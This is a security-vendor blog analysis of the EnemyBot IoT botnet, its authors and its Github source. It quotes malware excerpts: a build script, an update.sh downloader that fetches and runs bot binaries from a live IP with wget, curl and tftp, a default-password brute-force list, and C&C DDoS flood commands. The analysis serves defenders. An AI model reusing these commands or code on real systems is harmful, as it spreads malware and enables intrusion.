Rapidly evolving IoT malware EnemyBot now targeting Content Management System servers and Android devices

cybersecurity.att.com/blogs/labs-research/rapidly-evolving-iot-malware-enemybot-now-targeting-content-management-system-servers

1. AT&T Cybersecurity
2. Blog

May 26, 2022 | Ofer Caspi

Executive summary

AT&T Alien Labs™ has been tracking a new IoT botnet dubbed "EnemyBot", which is believed to be distributed by threat actor Keksec. During our investigations, Alien Labs has discovered that EnemyBot is expanding its capabilities, exploiting recently identified vulnerabilities (2022), and now targeting IoT devices, web servers, Android devices and content management system (CMS) servers. In addition, the malware base source code can now be found online on Github, making it widely accessible.


Key takeaways:

- EnemyBot's base source code can be found on Github, making it available to anyone who wants to leverage the malware in their attacks.
- The malware is rapidly adopting one-day vulnerabilities as part of its exploitation capabilities.
- Services such as VMware Workspace ONE, Adobe ColdFusion, WordPress, PHP Scriptcase and more are being targeted as well as IoT and Android devices.
- The threat group behind EnemyBot, Keksec, is well-resourced and has the ability to update and add new capabilities to its arsenal of malware on a daily basis (see below for more detail on Keksec)

Background

First discovered by Securonix in March 2022 and later detailed in an in-depth analysis by Fortinet, EnemyBot is a new malware distributed by the threat actor “Keksec” targeting Linux machines and IoT devices.

According to the malware Github’s repository, EnemyBot derives its source code from multiple botnets to a powerful and more adjustable malware. The original botnet code that EnemyBot is using includes: Mirai, Qbot, and Zbot. In addition, the malware includes custom development (see figure 1).



enemy.c	Create enemy.c	25 days ago
hide.c	uploaded other files required for build.	14 months ago
libsshfiles.zip	uploaded other files required for build.	14 months ago
liferayserver.py	uploaded other files required for build.	14 months ago
servertor.c	uploaded other files required for build.	14 months ago
tor.json.gz	uploaded other files required for build.	14 months ago
tor.txt	uploaded other files required for build.	14 months ago

README.md

enemy SSH/Telnet IoT botnet

ssh/telnet self replicating "flame" botnet, features:

- UDP/TCP/ICMP Flooding methods
- mirai syn scanner ran if root
- qbot scanner ran if non root
- skidripped tor cnc from zbot
- custom string encoding (char map lightaidra based)
- custom botkiller strings for memory scanning
- 1s sleep on botkill
- custom passlist for ssh
- custom tor cnc for onion that broadcasts loader server

EXPLOITS


Figure 1. EnemyBot page on Github.

The Keksec threat group is reported to have formed back in 2016 by a number of experienced botnet actors. In November 2021, researchers from Qihoo 360 described in detail the threat actor’s activity in a presentation, attributing to the Keksec the development of botnets for different platforms including Windows and Linux:

- Linux based botnets: Tsunami and Gafgyt
- Windows based botnets: DarkIRC, DarkHTTP
- Dual systems: Necro (developed in Python)

Source code analysis

The developer of the Github page on EnemyBot self describes as a “full time malware dev,” that is also available for contract work. The individual states their workplace as “Kek security,” implying a potential relationship with the broader Keksec group (see figure 2).



Full time malware dev, also available for part time contract work (email freakanon@riseup.net)

18 followers · 2 following

Kek Security

YOUR LIMITED CMOS MEMORY


http://pastbin.com/u/KekSec

Figure 2. EnemyBot developer description.

The malware repository on Github contains four main sections:

cc7.py

This module is a Python script file that downloads all dependencies and compiles the malware into different OS architectures including x86, ARM, macOS, OpenBSD, PowerPC, MIPS, and more (see figure 3)




```
run("docker run --rm -v $(pwd):/workdir illuspas/xcgo x86_64-pc-freebsd9-gcc "+ sys.argv[1] + " -o IObeENwjbsd -DFREEBSD")
run("docker run --rm -iv${PWD}:/workdir illuspas/xcgo cp -a IObeENwjbsd /host-volume")
run("cp IObeENwjbsd /var/www/html/S1eJ3")
run("cp IObeENwjbsd /var/ftp")
run("cp IObeENwjbsd /tftpboot")
#run("rm IObeENwjbsd")

run("docker run --rm -v $(pwd):/workdir illuspas/xcgo x86_64-apple-darwin20-cc "+ sys.argv[1] + " -o IObeENwjdarwin -DDARWIN")
run("docker run --rm -iv${PWD}:/workdir illuspas/xcgo cp -a IObeENwjdarwin /host-volume")
run("cp IObeENwjdarwin /var/www/html/S1eJ3")
run("cp IObeENwjdarwin /var/ftp")
run("cp IObeENwjdarwin /tftpboot")
#run("rm IObeENwjdarwin")
run("docker run --rm -v $(pwd):/workdir illuspas/xcgo aarch64-linux-gnu-gcc "+ sys.argv[1] + " -o IObeENwjarm64 ssharm64.a libsslar
run("docker run --rm -iv${PWD}:/workdir illuspas/xcgo cp -a IObeENwjarm64 /host-volume")
run("cp IObeENwjarm64 /var/www/html/S1eJ3")
run("cp IObeENwjarm64 /var/ftp")
```

compiling malware to macOS (darwin) using docker image

Figure 3. Compiling malware source code to macOS executable.

Once compilation is complete, the script then creates a batch file ‘update.sh’ which is used by the bot as a downloader that is then delivered to any identified vulnerable targets to spread the malware.




```
#!/bin/sh
cd $(find / -readable -writeable -executable | head -n 1) || cd /home/$USER || cd /tmp || cd /mnt || cd /var/run || cd /root || cd /
wget http://80.94.92.38/folder/enemybotmips -o enemybotmips; busybox wget http://80.94.92.38/folder/enemybotmips -o enemybotmips; curl http://80.94.92.38/folder/enemybotmips -o enemybotmips
wget http://80.94.92.38/folder/enemybotmpsl -o enemybotmpsl; busybox wget http://80.94.92.38/folder/enemybotmpsl -o enemybotmpsl; curl http://80.94.92.38/folder/enemybotmpsl -o enemybotmpsl
wget http://80.94.92.38/folder/enemybotsh4 -o enemybotsh4; busybox wget http://80.94.92.38/folder/enemybotsh4 -o enemybotsh4; curl http://80.94.92.38/folder/enemybotsh4 -o enemybotsh4; busy
wget http://80.94.92.38/folder/enemybotx86 -o enemybotx86; busybox wget http://80.94.92.38/folder/enemybotx86 -o enemybotx86; curl http://80.94.92.38/folder/enemybotx86 -o enemybotx86; busy
wget http://80.94.92.38/folder/enemybotarm7 -o enemybotarm7; busybox wget http://80.94.92.38/folder/enemybotarm7 -o enemybotarm7; curl http://80.94.92.38/folder/enemybotarm7 -o enemybotarm7
wget http://80.94.92.38/folder/enemyboti686 -o enemyboti686; busybox wget http://80.94.92.38/folder/enemyboti686 -o enemyboti686; curl http://80.94.92.38/folder/enemyboti686 -o enemyboti686
wget http://80.94.92.38/folder/enemybotppc -o enemybotppc; busybox wget http://80.94.92.38/folder/enemybotppc -o enemybotppc; curl http://80.94.92.38/folder/enemybotppc -o enemybotppc; busy
wget http://80.94.92.38/folder/enemyboti586 -o enemyboti586; busybox wget http://80.94.92.38/folder/enemyboti586 -o enemyboti586; curl http://80.94.92.38/folder/enemyboti586 -o enemyboti586
wget http://80.94.92.38/folder/enemybotm68k -o enemybotm68k; busybox wget http://80.94.92.38/folder/enemybotm68k -o enemybotm68k; curl http://80.94.92.38/folder/enemybotm68k -o enemybotm68k
wget http://80.94.92.38/folder/enemybotspc -o enemybotspc; busybox wget http://80.94.92.38/folder/enemybotspc -o enemybotspc; curl http://80.94.92.38/folder/enemybotspc -o enemybotspc; busy
wget http://80.94.92.38/folder/enemybotarm -o enemybotarm; busybox wget http://80.94.92.38/folder/enemybotarm -o enemybotarm; curl http://80.94.92.38/folder/enemybotarm -o enemybotarm; busy
wget http://80.94.92.38/folder/enemybotarm5 -o enemybotarm5; busybox wget http://80.94.92.38/folder/enemybotarm5 -o enemybotarm5; curl http://80.94.92.38/folder/enemybotarm5 -o enemybotarm5
wget http://80.94.92.38/folder/enemybotppc-440fp -o enemybotppc-440fp; busybox wget http://80.94.92.38/folder/enemybotppc-440fp -o enemybotppc-440fp; curl http://80.94.92.38/folder/enemybot
###TFTPABOX###
tftp -m binary '80.94.92.38' -c get 'enemybotmips'; busybox tftp -m binary '80.94.92.38' -c get 'enemybotmips'; chmod 777 enemybotmips;./enemybotmips
tftp -m binary '80.94.92.38' -c get 'enemybotmpsl'; busybox tftp -m binary '80.94.92.38' -c get 'enemybotmpsl'; chmod 777 enemybotmpsl;./enemybotmpsl
tftp -m binary '80.94.92.38' -c get 'enemybotsh4'; busybox tftp -m binary '80.94.92.38' -c get 'enemybotsh4'; chmod 777 enemybotsh4;./enemybotsh4
tftp -m binary '80.94.92.38' -c get 'enemybotx86'; busybox tftp -m binary '80.94.92.38' -c get 'enemybotx86'; chmod 777 enemybotx86;./enemybotx86
```

Figure 4. Generated `update.sh` file to spread EnemyBot on different architectures.

enemy.c

This is the main bot source code. Though it is missing the main exploitation function, it includes all other functionality of the malware and the attacks the bot supports by mixing the various botnet source codes as mentioned above (Mirai, Qbot, and Zbot) — mainly Mirai and Qbot (see figure 5).




```
// Set up passwords
    add_auth_entry("\x50\x4D\x4D\x56", "", 4);                                              //root:
    add_auth_entry("\x43\x46\x4F\x4B\x4C", "", 5);                                          //admin:
    add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x41\x11\x17\x13\x13", 10);                     //root:xc3511
    add_auth_entry("\x50\x4D\x4D\x56", "\x54\x4B\x58\x5A\x54", 9);                          //root:vizxv
    add_auth_entry("\x50\x4D\x4D\x56", "\x43\x46\x4F\x4B\x4C", 8);                          //root:admin
    add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 7);                      //admin:admin
    add_auth_entry("\x50\x4D\x4D\x56", "\x1A\x1A\x1A\x1A\x1A\x1A", 6);                      //root:888888
    add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x4F\x4A\x46\x4B\x52\x41", 5);                  //root:xmhdipc
    add_auth_entry("\x50\x4D\x4D\x56", "\x46\x47\x44\x43\x57\x4E\x56", 5);                  //root:default
    add_auth_entry("\x50\x4D\x4D\x56", "\x48\x57\x43\x4C\x56\x47\x41\x4A", 5);              //root:juantech
    add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17\x14", 5);                      //root:123456
    add_auth_entry("\x50\x4D\x4D\x56", "\x17\x16\x11\x10\x13", 5);                          //root:54321
    add_auth_entry("\x46\x47\x44\x43\x57\x4E\x56", "\x46\x47\x44\x43\x57\x4E\x56", 7);      //default:default
    add_auth_entry("\x46\x47\x44\x43\x57\x4E\x56", "", 7);                                  //default:
    add_auth_entry("\x51\x57\x52\x52\x4D\x50\x56", "\x51\x57\x52\x52\x4D\x50\x56", 5);      //support:support
    add_auth_entry("\x51\x57\x52\x52\x4D\x50\x56", "\x43\x46\x4F\x4B\x4C", 7);              //support:admin
    add_auth_entry("\x51\x57\x52\x52\x4D\x50\x56", "\x13\x10\x11\x16", 7);                  //support:1234
    add_auth_entry("\x51\x57\x52\x52\x4D\x50\x56", "\x13\x10\x11\x16\x17\x14", 7);          //support:123456
    add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x51\x57\x52\x52\x4D\x50\x56", 7);              //admin:support
    add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x52\x43\x51\x51\x55\x4D\x50\x46", 4);          //admin:password
    add_auth_entry("\x50\x4D\x4D\x56", "\x50\x4D\x4D\x56", 4);                              //root:root
    add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17", 4);                          //root:12345
    add_auth_entry("\x57\x51\x47\x50", "", 4);                                              //user:
    add_auth_entry("\x57\x51\x47\x50", "\x57\x51\x47\x50", 4);                              //user:user
    add_auth_entry("\x57\x51\x47\x50", "\x13\x10\x11\x16\x17\x14", 6);                      //user:123456
    add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51", 3);                              //root:pass
    add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C\x13\x10\x11\x16", 3);      //admin:admin1234
    add_auth_entry("\x50\x4D\x4D\x56", "\x13\x13\x13\x13", 4);                              //root:1111
```

Figure 5. EnemyBot source code.

hide.c

This module is compiled and manually executed to encode / decode the malware's strings by the attacker to hide strings in binary. For that, the malware is using a simple swap table, in which each char is replaced with a corresponding char in the table (see in figure 6).



```
        return;
    } else if (!strcmp(argv[0], okic("6D7,,mv"))) { //SCANNER
        if (!strcmp(argv[1], okic("j,"))) { //ON
        if (j83jPid == 0) {
            j83jdt(fd_cnc);
            if (j83jPid != 0) {
                return;
            } else {
```


```
ofer@DESKTOP-8DF2NOB:/tmp$ ./hide -decode "6D7,,mv"
decoded[6D7,,mv]:
SCANNER
```

decoding string

Figure 6. String decode.

servertor.c

Figure 7 shows the command-and-control component (C&C) botnet controller. C&C will be executed on a dedicated machine that is controlled by the attacker. It can control and send commands to infected machines. (figure 7)




```
    char ddosline11 [150];
    char ddosline12 [150];
    sprintf(ddosline1, "\e[37m                                                        \e[37m\r\n");
    sprintf(ddosline2, "\e[37m    [!] Attack Commands                                   \r\n");
    sprintf(ddosline3, "\e[37m    [+]  UDP Flood:  UDP  [IP] [PORT] [TIME]              \r\n");
    sprintf(ddosline4, "\e[37m    [+]  STD Flood:  STD  [IP] [PORT] [TIME]              \r\n");
    sprintf(ddosline5, "\e[37m    [+]  TCP Flood:  TCP  [IP] [PORT] [TIME] [FLAGS/ALL/SYN/ACK/URG/XMAS/ETC] [SIZE] \r\n");
    sprintf(ddosline6, "\e[37m    [+]  JUNK Flood: JUNK [IP] [PORT] [TIME]              \r\n");
    sprintf(ddosline7, "\e[37m    [+]  HOLD Flood: HOLD [IP] [PORT] [TIME]              \r\n");
    sprintf(ddosline8, "\e[37m    [+]  BLACKNURSE Flood: BLACKNURSE [IP] [TIME]         \r\n");
    sprintf(ddosline9, "\e[37m    [+]  HTTP Flood: HTTP [METHOD] [TARGET] [PORT] / [TIME] [POWER] \r\n");
    sprintf(ddosline10, "\e[37m    [+]  HTTP Hex: HTTPHEX [METHOD] [TARGET] [PORT] / [TIME] [POWER] \r\n");
    sprintf(ddosline11, "\e[37m    [+]  OVH UDP RAPE FLOOD:  OVH [IP] [PORT] [SIZE] [TIME] [FORKS] \r\n");
    sprintf(ddosline12, "\e[37m                                                         \r\n");

    if(send(datafd, ddosline1,  strlen(ddosline1),  MSG_NOSIGNAL) == -1) goto end;
    if(send(datafd, ddosline2,  strlen(ddosline2),  MSG_NOSIGNAL) == -1) goto end;
```

Figure 7. C&C component.

New variant analysis

Most of EnemyBot functionality relates to the malware's spreading capabilities, as well as its ability to scan public-facing assets and look for vulnerable devices. However, the malware also has DDoS capabilities and can receive commands to download and execute new code (modules) from its operators that give the malware more functionality.

In new variants of EnemyBot, the malware added a webscan function containing a total of 24 exploits to attack vulnerabilities of different devices and web servers (see figure 8).


Previous EnemyBot version
New EnembyBot Version
infect connected Android device
webscan function contains new exploits

